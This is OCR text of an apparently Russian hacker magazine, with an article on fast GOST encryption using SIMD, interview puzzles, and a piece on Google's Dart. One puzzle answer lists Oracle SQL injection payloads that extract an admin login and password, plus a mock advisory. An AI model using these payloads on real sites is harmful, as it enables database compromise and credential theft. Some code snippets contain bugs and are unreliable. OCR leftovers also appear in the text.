Нас интересует пакетный режим с разбивкой SSE-регистра на четыре 32-битных блока; соответственно, все команды будут иметь префикс «P», а в конце — символ «D». Это дает возможность одной процессорной командой параллельно обрабатывать сразу четыре блока по 32 бита, то есть в параллель рассчитывать четыре блока данных.

Программа, реализующая этот метод, имеется в приложении 3, там же — все пояснения.

Впрочем, прессовать так прессовать! В современных процессорах имеется как минимум два блока FPU, и для их полной загрузки можно использовать два потока независимых команд. Если грамотно чередовать команды из независимых потоков, то можно загрузить работой оба блока FPU полностью и получить сразу восемь параллельно обрабатываемых потоков данных. Такая программка была написана, и ее можно посмотреть в при-

VEX.NDS.128.66.0F38.WIG 00 /r VPSHUFB xmm1, xmm2, xmm3/m128	B	V/V	AVX	Shuffle bytes in xmm2 according to contents of xmm3/m128.

Рис. 6. Цитата из официальной документации Intel

ложении 4, только смотреть нужно осторожно — можно слететь с катушек. Это, что называется, «код не для всех...».

ЦЕНА ВОПРОСА

Использование SSE-регистров для хранения узлов замены понятно — оно дает некую гарантию изоляции секретной информации, а вот смысл расчета самой криптофункции на FPU неочевиден. Поэтому были проведены замеры времени выполнения стандартных процедур по методу прямой замены в соответствии с ГОСТом для четырех и для восьми потоков.

Для четырех потоков была получена скорость выполнения 472 процессорных такта. Таким образом, для процессора с частотой 3,6 ГГц один поток считается со скоростью 59 мегабайт в секунду, а четыре потока соответственно со скоростью 236 мегабайт в секунду.

Для восьми потоков была получена скорость выполнения 580 процессорных тактов. Таким образом, для процессора с частотой 3,6 ГГц один поток считается со скоростью 49 мегабайт в секунду, а восемь потоков со скоростью 392 мегабайта в секунду.

Как может заметить читатель, код в примере № 3 имеет производительность 4 RTT, а код в примере № 4 имеет производительность 8 RTT. В этих примерах на SSE-регистрах закономерности те же, что и при использовании РОН, только планировщик снизил свою эффективность. Сейчас он обеспечивает 20%-е увеличение длительности при двукратном увеличении длины кода.

Причем эти результаты были получены с использованием универсальных AVX-команд, имеющихся как в процессорах Intel, так и в процессорах AMD. Если выполнить оптимизацию под процессор AMD, результат будет значительно лучше. Звучит поперек тренда, но тем не менее это правда, и вот почему: процессоры AMD имеют дополнительный набор команд, так называемое XOP-расширение, и в этом дополнительном наборе команд есть такие, которые значительно упрощают реализацию алгоритма ГОСТа.

Имеются в виду команды логического пакетного сдвига байтов и пакетного циклического сдвига двойных слов. В примерах, приведенных в приложениях 3 и 4, используются последовательности универсальных команд, реализующих необходимое преобразование: в первом случае одна «лишняя» команда, а в другом случае сразу четыре лишних команды. Так что резервы оптимизации есть, и немалые.

Если речь зашла о дальнейшей оптимизации, нелишне помнить о наличии 256-битных регистров (YMM-регистры), используя которые можно теоретически еще удвоить скорость вычислений. Но пока это только перспектива, на данный момент процессоры очень сильно замедляются, когда выполняют 256-битные инструкции (FPU имеют ширину тракта 128 бит). Эксперименты показали, что на современных процессорах счет в 16 потоков на YMM-регистрах выигрыша не дает. Но это только пока, на новых моделях процессоров, несомненно, будет увеличено быстродействие 256-битных команд, и тогда использование 16 параллельных потоков станет целесообразно и приведет к еще большему увеличению скорости работы криптопроцедуры.

Теоретически можно рассчитывать на скорость 600–700 мегабайт в секунду при наличии в процессоре двух FPU с шириной рабочего тракта 256 бит каждый. В этом случае можно говорить о написании кода с эффективностью 16 RTT, и это не фантастика, а ближайшая перспектива.

СМЕШАННЫЙ РЕЖИМ

Будем прессовать дальше. Наша цель — получить 12 RTT-шек, это можно сделать, выполняя команды одновременно на всех имеющихся в ядре процессора FPU. Их у Intel три штуки, мы же пока задействовали только два, так что вперед!

Опять встает вопрос количества регистров, их не хватает, чтобы раскрутить такой алгоритм. Но нам поможет режим гипертрейдинга. У процессорного ядра имеется второй набор регистров, доступных в режиме логических процессоров. Поэтому будем выполнять один и тот же код сразу на двух логических процессорах. В этом режиме исполнительных устройств у нас, конечно, не прибавится, но за счет чередования можно получить полную загрузку всех исполнительных устройств.




Рис. 7. Схема команды

Рассчитывать на прибавку в 50% здесь не приходится, узким местом становится кеш-память, где хранятся технологические маски, но прибавку в 100 дополнительных мегабайт все же получить можно. Этот вариант не приведен в приложениях (макросы аналогичны используемым в коде на 8 RTT), но он имеется в программных файлах. Так что если кто не верит в возможность шифрования со скоростью 500 мегабайт в секунду на одном процессорном ядре, пусть запустит тестовые файлы. Там же есть и тексты с комментариями, чтобы никто не подумал, что я лукавлю.

Такой фокус возможен только на процессорах Intel, у AMD только два блока FPU на два процессорных модуля (аналог режима гипертрейдинг). Но зато имеется еще четыре АЛУ, которые грех не использовать.

Можно загнать процессорные модули «Бульдозера» в режим, аналогичный режиму гипертрейдинга, но запускать на разных модулях в одном потоке преобразование на РОН, а в другом потоке на SSE-регистрах и получить те же 12 RTT. Этот вариант я не проверял, но, думаю, на AMD код в 12 RTT будет работать более эффективно. Желающие могут попробовать, тестовые программы можно подкорректировать для работы на «Бульдозерах» достаточно легко.

КОМУ ЭТО НУЖНО?

Серьезный вопрос, но с простым ответом — это нужно всем. Скоро все мы подсядем на облака, будем там хранить и данные и программы, а там ой как хочется обустроить свой собственный, приватный уголок. Для этого придется шифровать трафик, и скорость криптопреобразования будет главным определяющим фактором комфортной работы в облаке. Выбор алгоритма шифрования у нас невелик — либо ГОСТ, либо AES.

Причем, как это ни странно, встроенное в процессоры шифрование по AES-алгоритму оказывается значительно медленнее, тесты показывают скорость на уровне 100–150 мегабайт в секунду, и это при аппаратной реализации алгоритма! Проблема заключается в однопоточном счете и блоке замен, который оперирует байтами (таблица из 256 строк). Так что ГОСТ оказывается эффективнее в реализации на архитектуре x86/64, кто бы мог подумать...

Это если говорить о достигнутом уровне скорости шифрования. А если иметь в виду теоретические изыски в области повышения эффективности кода, то скорее всего это никому не нужно. Специалистов уровня 3–6 RTT практически нет, компиляторы вообще генерят код на уровне 1–2,5 RTT, а основная масса программистов не знает ассемблера, а если и знает его правописание, то не понимает устройства современного процессора. А без этих знаний что ассемблер, что какой-нибудь там Си-шарп — без разницы.

Но не все так печально: в «сухом остатке» после недели бессонных ночей имеется новый алгоритм реализации ГОСТа, который грех не запатентовать. И заявки на патенты (целых три) уже оформлены и поданы, так что, господа коммерсанты, выстраивайтесь в очередь — женщинам и детям скидка. ⌶

Павел Александрович (ivinside.blogspot.com)

Задачи на собеседованиях

ПОДБОРКА ИНТЕРЕСНЫХ ЗАДАНИЙ, КОТОРЫЕ ДАЮТ НА СОБЕСЕДОВАНИЯХ

Встречай типичный джентльменский набор брейнфака, простите, teas'a: две головоломные задачки для разминки мозгов и по одному экземпляру хакерской и программерской направленности.

Задача №1

УСЛОВИЕ

У вас есть наемный рабочий и кусок золота, разделенный на семь соединенных сегментов. Вы должны давать рабочему по одному сегменту золота в день. Как оплатить ему семь рабочих дней, если отломать от куска золота можно только дважды?

РЕШЕНИЕ

Надо сказать, что можно не только давать рабочему золото, но и забирать уже имеющееся! Здесь кроется ключ к успеху в этой задаче. Итак, к концу каждого дня у рабочего должно быть столько сегментов, сколько дней он отработал, то есть от одного до семи включительно. При этом разделить целый кусок мы имеем право только на три части. По всей видимости, кусок из одного сегмента нам потребуется в первый же день, поэтому от безысходности отламываем его от всего куска. Во второй день нам нужно отдать рабочему уже два куска. Здесь два варианта: либо отломить еще один сегмент, либо отломить сразу два сегмента, а отданный забрать обратно. Очевидно, что второй вариант более перспективен, и дальше ты поймешь почему! Кстати, дважды мы уже отломили от золота и в итоге получили куски в один, два и четыре сегмента. У нас остается один кусок в один сегмент и один в четыре сегмента. На третий день мы отдаем рабочему один сегмент, который мы вернули во второй день. В четвертый же день мы забираем у рабочего все нажитые непосильным трудом богатства — один и два сегмента — и вручаем ему кусок с четырьмя сегментами. День пятый: даем рабочему один сегмент, у него их становится пять, как и полагается. В шестой день мы забираем кусок в один сегмент и отдаем кусок в два сегмента. И наконец, седьмой день — отдаем оставшийся кусок! В итоге и рабочий доволен, и условия задачи неукоснительно соблюдены.

Задача №2

УСЛОВИЕ

На базу завезли 100 килограммов свеклы. Содержание воды в свекле 99%. Через некоторое время свекла подвяла и содержание воды в ней стало 98%. Сколько стала весить свекла?

Примечание: вместо свеклы в задачке могут фигурировать огурцы, грибы, репа, арбуз и прочие фрукты/овощи. Кому что по вкусу.

РЕШЕНИЕ

При решении этой задачи мозг рядового пользователя разрывается между здравым смыслом и строгими математическими выкладками. Мы, конечно же, изберем второй путь. Содержание воды 99%, а стало быть, содержание сухого вещества — 1%. В килограммах это равняется 99 и 1 соответственно. После усушки стало 98% воды и 2% сухого вещества. Очевидно, что после того, как свекла подвяла, количество сухого вещества не изменилось. Таким образом, 2% веса — это по-прежнему один килограмм. Путем сложнейших математических вычислений получаем, что 100% веса — это *барабанная дробь* 50 килограммов. Как видишь, никакой магии, а лишь хладнокровный расчет.

Задача №3

УСЛОВИЕ

При обследовании веб-приложения вы обнаружили уведомление об ошибке: «`ERROR at line 15: ORA-01790: expression must have same datatype as corresponding expression`».

Что приводит к появлению этой ошибки? Свидетельствует ли приведенная ошибка о наличии уязвимости в приложении? Если ошибка является уязвимостью, то какие действия вы предпримете для ее эксплуатации? Если вы считаете, что это уязвимость, то как будет выглядеть ваше уведомление об уязвимости?

РЕШЕНИЕ

Ошибка «`ERROR at line 15: ORA-01790: expression must have same datatype as corresponding expression`» появляется при несоответствии типов выражений, использующихся в операторе SELECT, например совместно с UNION. Появление этой ошибки может спровоцировать попытка выполнения SQL-инъекции в СУБД Oracle на этапе подбора типов колонок:

```
script.php?id=-1 union select 1,2,3,4,5,6,7,8 from USERS--
SQL ERROR OCCURED:Error: 1790 ORA-01790: expression must
have same datatype as corresponding expression
```

Эта ошибка является специфичной для Oracle при проведении SQL-инъекций, например, в MySQL не имеют никакого значения типы колонок при объединении запросов. В данном случае можно предположить наличие автоинкрементируемой колонки, которая обычно идет первой. И если следующий запрос проходит без ошибок, то можно судить об успешно проведенной инъекции:

```
script.php?id=-1 union select 1,null,null,null,null,null,
null,null from USERS--
```

Главное в типах колонок — это не ставить нулевое значение на целочисленный тип и не ставить целые числа на все остальные типы колонок, кроме целочисленного. Для эксплуатации уязвимости можно узнать логин/пароль администратора данного веб-приложения, например следующим образом:

```
script.php?id=-1 union select 1,login,password,null,null,
null,null,null from USERS where id=1--
```

Что касается уведомления об уязвимости (оно же security advisory), то им является та суммарная информация об уязвимости, которая публикуется в разнообразных багтрекерах. В уведомлении обычно содержатся типичные для всех источников пункты. Я возьму за основу оформление с известного сайта securitylab.ru:

```
Дата публикации: 15.06.2012
Опасность: критическая
Наличие исправления: нет
Количество уязвимостей: 1
CVSSv2 рейтинг: 7.5 (AV:N/AC:L/Au:N/C:P/I:P/A:P)
CVE ID: нет
Вектор эксплуатации: удаленная
Воздействие: компрометация содержимого базы данных
Наличие эксплойта: нет
Уязвимые продукты: скрипт script.php сайта victim.com
Описание:
Уязвимость позволяет удаленному пользователю выполнить
произвольные SQL-запросы на целевой системе.
Уязвимость существует из-за недостаточной фильтрации
пользовательских данных в параметре id скрипта script.php
Решение: способов устранения уязвимости в настоящее время
не существует
```

Задача №4

УСЛОВИЕ

Как определить, есть ли в односвязном списке циклы и с каких элементов они начинаются?

РЕШЕНИЕ

Наверное, самая распространенная задача, которую задают на собеседовании с программистами начального уровня. По крайней мере мне ее задавали неоднократно. Итак, начнем с простого решения, основанного на флаге прохождения элементов списка. Предположим, что каждый элемент списка содержит такой флаг:

```
struct Node {
    ...
    bool bVisited;
};
```

Тогда для определения того, что элемент находится в цикле, от нас потребуется возводить этот флаг при прохождении каждого элемента. А при переходе к следующему элементу необходимо проверять, не возведен ли уже у него флаг посещения (bVisited == true). И если это так, то можно с чувством легкого неодобрения констатировать факт начала цикла:

```
bool bCycle = false;
pCurrent = pHead;
while (pCurrent && !pCycle)
{
    if (pCurrent->bVisited == true) // Вот он, цикл!
        pCycle = true;
    else
    {
        pCurrent->bVisited = true;
        pCurrent = pCurrent->pNext;
    }
}
```

Правда, у меня в закромах нашелся куда более интересный способ решения этой задачки. Выглядит он так:

```
p1 = p2 = head;


do {
   p1 = p1->next;
   p2 = p2->next->next;
} while (p1 != p2);
```

Здесь используются два указателя — p1 и p2. Смысл состоит в том, что p2 движется по списку вдвое быстрее, чем p1. Таким образом, если в списке есть цикл, то p2 в конечном итоге поравняется с p1. Этот способ не только более изящен, но еще и не требует дополнительной памяти, которая в первом решении расходовалась на флаги посещения.

В СЛЕДУЮЩЕМ ВЫПУСКЕ

1. **Четырем туристам нужно ночью переправиться через реку по подвесному мосту. Мост уже сильно обветшал, в настиле есть дыры, и он может выдержать одновременно не более двух человек (если на мосту окажется больше двух человек, мост обрушится). Туристам нужно освещать дорогу фонариком, иначе они могут провалиться в дыру в настиле моста и погибнуть, но у них есть только один фонарик. Эти четыре человека передвигаются с разной скоростью. Адам может перейти мост за одну минуту, Лари — за две минуты, Эджу нужно пять минут, самый медлительный из всех Боно — ему потребуется десять минут, чтобы перейти мост. Ровно через семнадцать минут мост обрушится. Каким образом все четверо могут успеть через него переправиться?**
2. **В деревне, где живет пятьдесят семейных пар, каждый из мужей изменял своей жене. Каждая из женщин в этой деревне, как только кто-то из мужчин изменил своей жене, немедленно узнает об этом (всем известно, как быстро распространяются сплетни в маленьких городках), если только это не ее собственный муж (о своих бедах каждый узнает последним). Законы этой деревни требуют, чтобы женщина, получившая доказательства неверности своего мужа, убила его в тот же день. Ни одна из женщин не может ослушаться. В селение приезжает королева, славящаяся своей непогрешимостью. Она объявляет жителям, что по крайней мере один из мужчин деревни совершил супружескую измену. Что произойдет?**
3. **Во время проведения пентеста вам в распоряжение предоставлено оборудование Cisco на базе IOS. Задача — максимально быстро обнаружить уязвимости в оборудовании. Опишите последовательность ваших действий (в том числе выполняемых команд), которые позволят выявить максимальное количество возможных уязвимостей в предоставленном оборудовании.**
   Примечание: вы обладаете полным доступом к указанному оборудованию.
4. **Нужно нарисовать таблицу с большим количеством столбцов. Чтобы таблица уместилась в экран, заголовки столбцов решили выводить вертикально. Придумайте и реализуйте кроссбраузерное решение для вывода вертикальных заголовков. Браузеры: IE6+, FF3.0+, Opera 9.5+, Chrome 4.0+.**

Игорь «Spider_NET» Антонов (www.vr-online.ru)



ДАРТ Светлоликий

НОВЫЙ ЯЗЫК ПРОГРАММИРОВАНИЯ ОТ КОРПОРАЦИИ ДОБРА: ВЫСТРЕЛИТ ИЛИ НЕТ?

Компания Google давно перестала удивлять революционными новинками, которые прочно закрепляются в нашей жизни. Поисковый монстр ведет активное наступление по всем фронтам: пользователи получают современные и безопасные сервисы, а разработчики программного обеспечения — обкатанные в недрах компании технологии. Одним из таких проектов корпорации добра стал новый язык программирования Dart.

ЯЗЫКОВАЯ ПРАКТИКА ОТ GOOGLE


Компания Google уже не раз выступала в качестве создателя нового языка программирования. Достаточно вспомнить такие проекты, как Noop (экспериментальный язык программирования, специально созданный для выполнения под виртуальной машиной) и Go (полноценно компилируемый многопоточный язык программирования). Оба эти проекта стартанули в 2009 году, и если первый особого фурора не произвел, то второй был подхвачен теплой волной оваций разработчиков со всего мира и начал активно развиваться, находя применение в различных по сложности проектах.

Впрочем, говоря о разработанных компанией Google языках программирования, мы применяем слово «успех» в несколько особом смысле. Их популярность (следовательно, и успех) нельзя сравнивать с такими «попсовыми» вещами, как C# от Microsoft или Delphi от Embarcadero. Google в основном работает над узкоспециализированными продуктами, в первую очередь предназначенными для решения определенного круга задач. Они не претендуют на универсальность, и первым делом на них обращают внимание профессиональные разработчики, а не новички. Новостные ленты также не спешат баловать подобные технологии лестными эпитетами. Шумиха держится несколько дней, а потом все затихает, как будто ничего и не было.

Слухи о новом языке программирования, ориентированном на разработку веб-приложений, появились еще в конце 2009 года. Это был год, в котором компания представила Go и Noop. Однако тогда карты так и никто не раскрыл, и слухи остались лишь слухами. Затишье продлилось аж до ноября 2010-го, пока в одной из новостных групп компании не засветилось письмо с громким и революционным заголовком: «Будущее JavaScript» (Future of Javascript doc from our internal JavaScript Summit).

Письмо было составлено ведущими разработчиками компании в ходе внутреннего саммита, посвященного развитию клиентских языков для разработки web-приложений. Эти несколько килобайт текста не содержали спецификацию языка и не рассказывали обо всех планируемых возможностях новинки. В нем лишь упоминалось название проекта — Dash (позже его переименовали в Dart) и приводилось краткое описание проблемы, которую можно эффективно решить с помощью разрабатываемого языка.

А какая тут может быть проблема? Набор инструментов для веб-разработчика уже давно сформирован и, в принципе, успешно выполняет свою роль. Для серверной части разработки есть хорошо зарекомендовавшие себя PHP, Python, Java, Ruby, C++, ну а на клиентской стороне позиции прочно держит JavaScript. На всех этих языках написаны миллионы строк хорошо отлаженного кода, и новичок без



Веб-сервис, демонстрирующий сравнение синтаксиса языков Dart и JavaScript



Официальный ресурс проекта Dart с консолью для быстрых тестов

сильных преимуществ вряд ли сможет стать «своим» в этой тусовке. Мало кому захочется изучать новый язык программирования и решать с его помощью проблемы, с которыми уже успешно справились другие.

Наверно, именно поэтому гугловчане решили не просто изобрести еще один язык программирования для веб-разработки, а создать принципиально новый продукт, способный подсидеть на пьедестале почета JavaScript и вобрать в себя все лучшее от своего предшественника, а также доказать, что он не просто клон, а следующий шаг в эволюции.

По мнению девелоперов компании Google, хорошо зарекомендовавший себя JavaScript (а у него, кстати, даже нет конкурентов) имеет ряд фундаментальных проблем, которые попросту невозможно решить эволюционным путем. Новые «заплатки» могут исправить некоторые изъяны, но проблемы архитектуры полностью убрать не получится.

Устранением недостатков JavaScript и призван заняться Dart, а если быть более точным, то он должен стать его продвинутой заменой. Сильными сторонами новинки должны быть:

- **Повышение удобства разработки.** Язык JavaScript имеет высокий порог вхождения, и этот порог всячески стараются поднять проекты, подобные CoffeeScript и jQuery. Dart не должен ничего усложнять, наоборот, его задача — по возможности сделать порог ниже (за счет более понятного и лаконичного синтаксиса), а также сохранить нетленные сущности JavaScript — интерпретируемость и простоту освоения.
- **Увеличение производительности.** Быстродействие — краеугольный камень всех современных технологий. Постоянное повышение требований сулит бесконечную гонку в оптимизации и наращивании мощностей. С момента появления HTML5 и постепенного отказа от технологии Flash стремительно растет объем клиентского кода, и всем хочется, чтобы для интерпретации этого добра не требовались значительные ресурсы со стороны пользователя. Виртуальные машины ECMAScript (а-ля JavaScript) имеют ряд узких мест, которые негативно отражаются на общей производительности приложений, поэтому Dart должен предоставить более совершенный вариант.
- **Безопасность.** Повышение уровня безопасности кода — процесс бесконечный, и Dart должен внести новшества и в эту область, причем наращивание обороны не должно отрицательно сказаться как на простоте разработки, так и на производительности.
- **Дружелюбие к редакторам кода и дополнительным инструментам разработчиков.** Современные веб-приложения предъявляют новые требования в плане поддержки, отладки и модификации кода. Соответственно, новый язык программирования должен быть спроектирован с учетом этих требований. Он должен прекрасно взаимодействовать с дополнительными инструментами, способными облегчить и без того нелегкий процесс разработки, также он должен быть готов, что продвинутая IDE потребует нормальную поддержку таких вещей, как поиск вызова функций, рефакторинг и так далее.

Несмотря на все плюшки, разработчики компании Google понимают риск идеи, и в том же открытом письме был приведен запасной вариант развития событий. Суть его заключается в параллельной поддержке развития JavaScript (так называемый проект «Harmony»). Таким образом, поисковому гиганту удастся и побыть в роли революционера, и оказать помощь всем тем веб-разработчикам, кто не оценил и не увидел преимуществ Dart'а.

ПРОГНОЗ НОСТРАДАЛЬЦА

Красивые пресс-релизы сулят нам райские блага: разрабатывать станет проще, приложения станут безопасней, разработчики получат блекджек со шлюхами, а работодатели будут пищать от быстроты процесса разработки приложений, и все будут счастливы. Однако если посмотреть на то, что сделано сегодня, нетрудно разглядеть ряд достаточно серьезных проблем, которые рано или поздно встанут на пути к всеобщему счастью. Во всяком случае, я, как человек связанный с разработкой под веб, вижу несколько серьезных трудностей, которые обязательно вставят палки в колеса этой звезде смерти.

АРГУМЕНТ ПРОТИВ: Отсутствует сплоченное сообщество разработчиков

Ты скажешь, что сообщество однозначно появится и соберет в своих рядах тысячи фанатов нового режима. Нужно лишь немного подождать — этот процесс требует времени и постоянных релизов новых версий со стороны разработчиков. Да, отчасти ты прав, но не стоит забывать, что обещаниями сообщество сыто не будет. Мало кто рискнет писать серьезный и полезный код на одном голом энтузиазме. Если Dart не станет достаточно распространенным, то никто не решится написать тот же аналог jQuery. Зачем делать бессмысленную работу, если ей будут пользоваться только такие же фанаты, как и ты?

ИТОГО: На данный момент — весомый минус

АРГУМЕНТ ЗА: Dart — это не только новый язык, но еще и конвертер для JavaScript

Может быть, я немного сгущаю краски, но мир JavaScript — это не только мощная и продвинутая библиотека jQuery, которая используется в каждом втором проекте. Есть множество других прекрасных библиотек, фреймворков, которые решают тысячи задач. Кто отважится отказаться от их использования и реализовать подобную альтернативу на Dart'е? Сама Google вряд ли сможет предложить готовые альтернативные решения в разумный срок. В итоге мы нарвемся на тот же тормоз мира JavaScript, что и был году эдак в 2005-м. Тогда JS переживал времена тотального застоя, и ни о каких фреймворках и библиотеках вроде jQuery никто и не мечтал. Идеи витали в облаках, но не было реализации.

Возможно, Google предусмотрела этот вариант и кросс-интерпретатор сможет без особого труда «конвертнуть» тонны отлажен-

ного JavaScript-кода в Dart'овский вариант, но будет ли такой результат оправданным? Сможет ли транслируемый код держаться всех канонов природы Dart'а и наследовать основные его принципы: повышенное быстродействие, безопасность, красоту кода и другие вкусняшки? Скорее всего — нет.

ИТОГО: Красиво, но зачем?

АРГУМЕНТ ЗА: «Это же сделал Гугл!»

Корпорация добра — сильный игрок, но в первую очередь это обычные люди, которым свойственно ошибаться и поворачивать руль на 180 градусов в горячей ситуации. Они уже создавали провальные проекты, от которых потом просто-напросто отказывались. Достаточно вспомнить круто разрекламированные сервисы вроде Wave и Buzz. Гугл вложил кучу средств в их поднятие, но когда там поняли, что тема не стрельнет, — попросту избавились от них (Wave) либо реорганизовали в виде примочек к другим проектам (функционал Buzz перебрался в Google Plus). Это далеко не единственные примеры неудачных проектов суперкомпании.

ИТОГО: ЛАЖАНУТЬ МОЖЕТ КАЖДЫЙ ;)

АРГУМЕНТ ЗА: Plus, Wave и Buzz — проекты для пользователей, а Dart — для разработчиков. Здесь Гугл не лажанет!

Если уж искать аналогию Dart'у как инструменту для разработки, то сразу хочется вспомнить многообещающий Google Web Toolkit (ссылка во врезке). Про этот инструментарий в нашем журнале даже было несколько статей. GWT сулил разработчикам тотально упростить создание веб-приложений масштаба enterprise. Программистам не требовалось париться с тоннами кода на HTML/CSS/JavaScript. По факту весь процесс разработки сводился к написанию кода на языке Java, следуя MVC-паттерну. Все остальные тонкости брал на себя GWT и формировал на стороне клиента правильный JavaScript. В этой части был прорыв, так как клиентский код создавался с расчетом на определенные браузеры. При большом зоопарке бродилок это было весьма актуально, поскольку самостоятельно реализовать код, корректно работающий под всеми популярными бродилками, было крайне проблематично. Однако на этом все преимущества GWT заканчивались. Сильное сообщество пользователей проекта собрать не удалось. Дополнительных модулей (разработанных не силами Google) создано крайне мало. При практическом применении стали обнаруживаться концептуальные проблемы. В результате GWT стал развиваться медленно, и для новых проектов его вряд ли кто решит использовать.

ИТОГО: Отсутствие лажи — величина переменная

АРГУМЕНТ ПРОТИВ: Нет нативной поддержки

Для красивой демонстрации возможностей Dart'а разработчики должны его донести до браузеров пользователей. Если этого не сделать, то программисты не станут писать «крутой» код, поскольку пользователь — существо крайне ленивое и его так просто не заставишь качать дополнительные библиотеки/плагины. К тому же все уже устали жевать вкусную жвачку со вкусом «Для просмотра контента вам требуется обновить плагин Dart». Мы уже проходили это с Flash, приносящим в систему пользователя не только радость, но и кучу проблем.

Получается, что для достижения хотя бы 80% успеха разработчики Dart'а должны обеспечить его нативную поддержку во всех популярных браузерах. Сейчас первую строчку в рейтинге популярности делят между собой Google Chrome и Internet Explorer. Встроить нативную поддержку Dart'а в Chrome — не проблема. Google вольна распоряжаться начинкой своих продуктов по собственному усмотрению. А вот как быть с IE, Opera, Safari, FireFox?

Я еще могу предположить, что гигант сможет за небольшой промежуток времени договориться с Mozilla и Opera Software, но Apple с Microsoft будут упираться до последнего, а может, и вовсе откажутся. Второй вариант даже больше вероятен, нежели первый. Ведь буквально спустя полтора месяца после презентации Dart'а разработчики IE отозвались о нем неодобрительно. Свою позицию они объясняют достаточно просто: они верят в развитие и совершенствование старого доброго JavaScript. Революции им не нужны.

